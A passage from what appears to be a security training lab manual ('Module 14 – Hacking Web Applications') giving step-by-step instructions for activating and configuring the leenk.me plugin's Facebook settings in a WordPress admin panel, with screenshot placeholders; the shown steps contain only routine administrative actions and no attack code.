


8. Assume that you have installed and configured the **Firewall plugin** for this site and that you want to check the security configurations.
9. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.



Module 14 – Hacking Web Applications

10. In the **Plugins** page, observe that **leenk.me** is installed. Click **Activate** under the **leenk.me** plugin to activate the plugin.




Module 14 – Hacking Web Applications

11. Refresh the page and you will observe that the **leenk.me** plugin option appears in the left pane; click it.


Note: Refresh the page if leenk.me does not appear on the left pane.

12. The **leenk.me General Settings** page appears. Tick the **Facebook** checkbox in the **Choose which social network modules you want to enable for this site** option under the **Administrator Options** section and click the **Save Settings** button.



Module 14 – Hacking Web Applications

13. The **leenk.me General Settings** page appears, as shown in the screenshot. Ensure that under the **Administrator Options** section, the **Facebook** checkbox is selected in the **Choose which social network modules you want to enable for this site** option and click the **Facebook Settings** hyperlink.

